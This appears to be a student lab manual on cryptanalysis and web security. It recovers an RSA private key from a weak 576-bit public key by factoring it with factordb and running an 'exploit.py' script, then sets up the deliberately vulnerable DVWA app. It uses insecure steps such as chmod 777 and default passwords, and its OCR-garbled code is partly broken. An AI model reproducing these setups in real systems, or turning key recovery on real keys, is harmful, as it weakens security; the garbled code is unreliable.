
**Step 5:**

Start substituting one by one letters by following the sequence


S → e	O → t	I → h	G → o	F → n	M → a	X → x	
W → w	B →	U → d	D → l	K →	P → i	L → s	V →
k				r		v	
H → p	A → b	X →		Y →	E → m	N → c	C → f
		x		y			
R → g	Q → u	J → q					

**Step 6:**

Final decrypted text will be as shown below.



## Experiment 2: Implementation of Cryptanalysis using RSA.




```
(kali㉿kali)-[~]
$ mkdir rsa

(kali㉿kali)-[~]
$ cd rsa


(kali㉿kali)-[~/rsa]
$ ls
enc.txt  pubkey.pem

(kali㉿kali)-[~/rsa]
$ ls
enc.txt  pubkey.pem

(kali㉿kali)-[~/rsa]
```




```
(kali㉿kali)-[~/rsa]
$ cat pubkey.pem
-----BEGIN PUBLIC KEY-----
MGQwDQYJKoZIhvcNAQEBBQADUwAwUAJJAMLLsk/b+S02Emjj8Ro4lt5FdL06WHMM
vWUpOIZOIiPu63BKF8/QjRa0aJGmFHR1mTnG5Jqv5/JZVUjHTB1/uNJM0Vyy00zQ
pwIDAQAB
-----END PUBLIC KEY-----
```



```
(kali㉿kali)-[~/rsa]
$ openssl rsa -pubin -inform PEM -text -noout < pubkey.pem
RSA Public-Key: (576 bit)
Modulus:
00:c2:cb:b2:4f:db:f9:23:b6:12:68:e3:f1:1a:38:
96:de:45:74:b3:ba:58:73:0c:bd:65:29:38:86:4e:
22:23:ee:eb:70:4a:17:cf:d0:8d:16:b4:68:91:a6:
14:74:75:99:39:c6:e4:9a:af:e7:f2:59:55:48:c7:
4c:1d:7f:b8:d2:4c:d1:5c:b2:3b:4c:d0:a3
Exponent: 65537 (0x10001)
```

Copy the hexadecimal decimal code into a notepad as n value. As it is a hexadecimal we can convert it into decimal for gaining the plaintext.

## Hexadecimal to decimal convertor



Paste the decimal code in the **notepad** as n value

```
*Untitled - Notepad
File Edit View
n=
00:c2:cb:b2:4f:db:f9:23:b6:12:68:e3:f1:1a:38:96:de:45:74:b3:ba:58:73:0c:bd:65:29:38:86:4e:22:23:ee:eb:70:4a:17:cf:d0:8d:16:b4:68:91:a6:14:74:75:99:39:c6:e4:9a:af:e7:f2:59:55:48
:c7:4c:1d:7f:b8:d2:4c:d1:5c:b2:3b:4c:d0:a3

n=
188198812920607963838697239461650439807163563379417382700763356422988859715234665485319060606504743045317388011303396716199692321205734031879550656996221305168759307650257059

e=65537

Ln 7, Col 1 100% Windows (CRLF) UTF-8
```

Need to factorize n

So goto website **factordb.com** click search, paste decimal value of n

Create a exploit.py

```
(kali㉿kali)-[~/rsa]
$ touch exploit.py
```

To install pycrypto

pip install pycrypto

```
(kali㉿kali)-[~/rsa]
$ pip install pycrypto
Defaulting to user installation because normal site-packages is not writeable
Collecting pycrypto
  Downloading pycrypto-2.6.1.tar.gz (446 kB)
    446.2/446.2 KB 6.3 MB/s eta 0:00:00
  Preparing metadata (setup.py) ... done
Building wheels for collected packages: pycrypto
  Building wheel for pycrypto (setup.py) ... done
  Created wheel for pycrypto: filename=pycrypto-2.6.1-cp310-cp310-linux_x86_64.whl size=525978 sha256=3b7c400979f80da91a88d5da8d1f62a06583ac503db06fd8bc0a99f9ff08ba0
  Stored in directory: /home/kali/.cache/pip/wheels/e8/4b/5b/b10a6fc885057b6ff9fb5691d7e700d0a9408f80b7e6f12e0
Successfully built pycrypto
Installing collected packages: pycrypto
Successfully installed pycrypto-2.6.1
```

Copy the code in the exploit.py file and paste it

```
from Crypto.PublicKey import RSA
from Crypto.Util.number import
inverseimport base64
n =
1881988129206079638386972394616504398071635633794173827007633564229888597152
3466548531906060650474304531738801130339671619969232120573403187955065699622
```

```
1305168759307650257059
e = 65537
p =
3980750864240649373971255005503864911990643623425267084063851895759463889572
61768583317
q =
4727721461074353025362230719730482246329146953020971164598521711305207112563
63590397527
phi_n = (p - 1)*(q -
1)d = inverse(e,
phi_n)
key = RSA.construct((n, e, d, p, q))
fn = "private.pem"
with open(fn, "wb") as f:
    f.write(key.exportKey()
)
```

Execute exploit.py file

```
python exploit.py
```

To decrypt the text

```
openssl rsautl -decrypt -in encryptedFile -out decryptedFileName -inkey privateKey.pem
```

## Experiment 3: Examination of a website to test the vulnerability of attacks. – DVWA setup & SQLi

Step 1: Download VMWare or virtual box and Install kali

linuxStep2: Login to the kali linux by using the

Username: kali

password: kali




Step 3: go to browser and search for DVWA in Kali Linux  
DVWA → is a vulnerable website

**Installing DVWA:**

```

git clone https://github.com/digininja/DVWA.git
// if any error occurs use sudo in front of git
clonenv DVWA dvwa
chmod -R 777 dvwa/
// to get recursive permission we use -
Rcd dvwa/config
//there will be a dummy file so we can copy to get a new file
//cp used to copy the content of the file
cp config.inc.php.dist config.inc.php
cat or nano config.inc.php

```



```

root@kali: /var/www/html/dvwa/config 80x24
GNU nano 4.5           config.inc.php
#   Thanks to @digininja for the fix.

# Database management system to use
$DBMS = 'MySQL';
#$DBMS = 'PGSQL'; // Currently disabled

# Database variables
#   WARNING: The database specified under db_database WILL BE ENTIRELY DELETED
#   Please use a database dedicated to DVWA.
#
# If you are using MariaDB then you cannot use root, you must use create a dedicated user.
# See README.md for more information on this.
$_DVWA = array();
$_DVWA[ 'db_server' ]    = '127.0.0.1';
$_DVWA[ 'db_database' ]   = 'dvwa';
$_DVWA[ 'db_user' ]       = 'root';
$_DVWA[ 'db_password' ]   = 'p@ssw0rd';


# Only used with PostgreSQL/PGSQL database selection.
$_DVWA[ 'db_port' ]      = '5432';

```

sudo service mysql

startsudo mysql -u

root -p



```
# This does not affect the backend for any other services, just these two labs.
# If you do not understand what this means, do not change it.
$_DVWA["SQLI_DB"] = MYSQL;
$_DVWA["SQLI_DB"] = SQLITE;
$_DVWA["SQLITE_DB"] = "sqlil.db";

?>

---(kali㉿kali)-[/var/www/html/DVWA/config]
$ sudo service mysql start


---(kali㉿kali)-[/var/www/html/DVWA/config]
$ sudo mysql -u root -p
Enter password:
Welcome to the MariaDB monitor. Commands end with ; or \g.
Your MariaDB connection id is 31
Server version: 10.6.7-MariaDB-3 Debian buildd-unstable

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MariaDB [(none)]>
```

create database dvwa



```
$_DVWA["SQLI_DB"] = SQLITE;
$_DVWA["SQLITE_DB"] = "sqlil.db";

?>

---(kali㉿kali)-[/var/www/html/DVWA/config]
$ sudo service mysql start

---(kali㉿kali)-[/var/www/html/DVWA/config]
$ sudo mysql -u root -p
Enter password:
Welcome to the MariaDB monitor. Commands end with ; or \g.
Your MariaDB connection id is 31
Server version: 10.6.7-MariaDB-3 Debian buildd-unstable

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MariaDB [(none)]> create database dvwa;
Query OK, 1 row affected (0.000 sec)

MariaDB [(none)]>
```

create user dvwa@localhost identifies by 'p@ssw0rd':

```
(kali㉿kali)-[~/www/html/DVWA/config]
$ sudo service mysql start
(kali㉿kali)-[~/www/html/DVWA/config]
$ sudo mysql -u root -p
Enter password:
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MariaDB connection id is 31
Server version: 10.6.7-MariaDB-3 Debian buildd-unstable

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MariaDB [(none)]> create database dvwa;
Query OK, 1 row affected (0.000 sec)

MariaDB [(none)]> create user dvwa@localhost identified by 'p@ssw0rd';
Query OK, 0 rows affected (0.014 sec)

MariaDB [(none)]>
```

```
grant all on dvwa.* to dvwa@localhosr;
flush privileges;
exit;
```

```
Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MariaDB [(none)]> create database dvwa;
Query OK, 1 row affected (0.000 sec)

MariaDB [(none)]> create user dvwa@localhost identified by 'p@ssw0rd';
Query OK, 0 rows affected (0.014 sec)

MariaDB [(none)]> grant all on dvwa.* to dvwa@localhost;
Query OK, 0 rows affected (0.001 sec)

MariaDB [(none)]> flush privilleges;
ERROR 1064 (42000): You have an error in your SQL syntax; check the manual that corresponds to your
MariaDB server version for the right syntax to use near 'privilleges' at line 1
MariaDB [(none)]> flush privileges;
Query OK, 0 rows affected (0.001 sec)

MariaDB [(none)]> exit;
Bye

(kali㉿kali)-[~/www/html/DVWA/config]
$
```

```
sudo service apache2 start
```

```
MariaDB [(none)]> create database dvwa;
Query OK, 1 row affected (0.000 sec)

MariaDB [(none)]> create user dvwa@localhost identified by 'p@ssw0rd';
Query OK, 0 rows affected (0.014 sec)

MariaDB [(none)]> grant all on dvwa.* to dvwa@localhost;
Query OK, 0 rows affected (0.001 sec)


MariaDB [(none)]> flush privileges;
ERROR 1064 (42000): You have an error in your SQL syntax; check the manual that corresponds to your
MariaDB server version for the right syntax to use near 'privileges' at line 1
MariaDB [(none)]> flush privileges;
Query OK, 0 rows affected (0.001 sec)

MariaDB [(none)]> exit;
Bye

[(kali㉿kali)-[~/var/www/html/DVWA/config]]
$ sudo service apache2 start

[(kali㉿kali)-[~/var/www/html/DVWA/config]]
$
```

goto browser and give <http://localhost/DVWA> or <http://127.0.0.1/DVWA/login.php>



username: admin

password: password

Database Setup

Click on the 'Create / Reset Database' button below to create or reset your database.  
If you get an error make sure you have the correct user credentials in: `/var/www/html/DVWA/config/config.inc.php`

If the database already exists, it will be cleared and the data will be reset.  
You can also use this to reset the administrator credentials ("admin // password") at any stage.

**Setup Check**

Web Server SERVER\_NAME: 127.0.0.1  
Operating system: \*nix

PHP version: 8.1.2  
PHP function allow\_url\_fopen: Disabled  
PHP function allow\_url\_include: Disabled  
PHP function allow\_url\_open: Enabled  
PHP module curl: Installed  
PHP module gd: Installed  
PHP module mbstring: Installed  
PHP module mysqli: Installed  
PHP module pdo\_mysql: Installed

Backend database: MySQLMariaDB  
Database username: dvwa  
Database password: \*\*\*\*\*  
Database host: 127.0.0.1  
Database port: 3306

reCAPTCHA key: Missing

[User: root] Writable folder /var/www/html/DVWA/hackable/uploads/ Yes  
[User: root] Writable file /var/www/html/DVWA/external/phpids/0.6/lib/IDS/tmp/phpids\_log.txt Yes

[User: root] Writable folder /var/www/html/DVWA/config: Yes  
Status in red, indicate there will be an issue when trying to complete some modules.

If you see disabled on either allow\_url\_fopen or allow\_url\_include, set the following in your php.ini file and restart Apache.

that corresponds to your line 1

click create database

we get <http://127.0.0.1/DVWA/index.php>

Welcome to Damn Vulnerable Web Application!

Damn Vulnerable Web Application (DVWA) is a PHP/MySQL web application that is damn vulnerable. Its main goal is to be an aid for security professionals to test their skills and tools in a legal environment, help web developers better understand the processes of securing web applications, and to aid both students & teachers to learn about web application security in a controlled class room environment.

The aim of DVWA is to practice some of the most common web vulnerabilities, with various levels of difficulty, with a simple straightforward interface.

**General Instructions**

It is up to the user how they approach DVWA. Either by working through every module at a fixed level, or selecting any module and working up to reach the highest level they can before moving onto the next one. There is not a fixed object to complete a module; however users should feel that they have successfully exploited the system as best as they possibly could by using that particular vulnerability.

Please note, there are both documented and undocumented vulnerability with this software. This is intentional. You are encouraged to try and discover as many issues as possible.

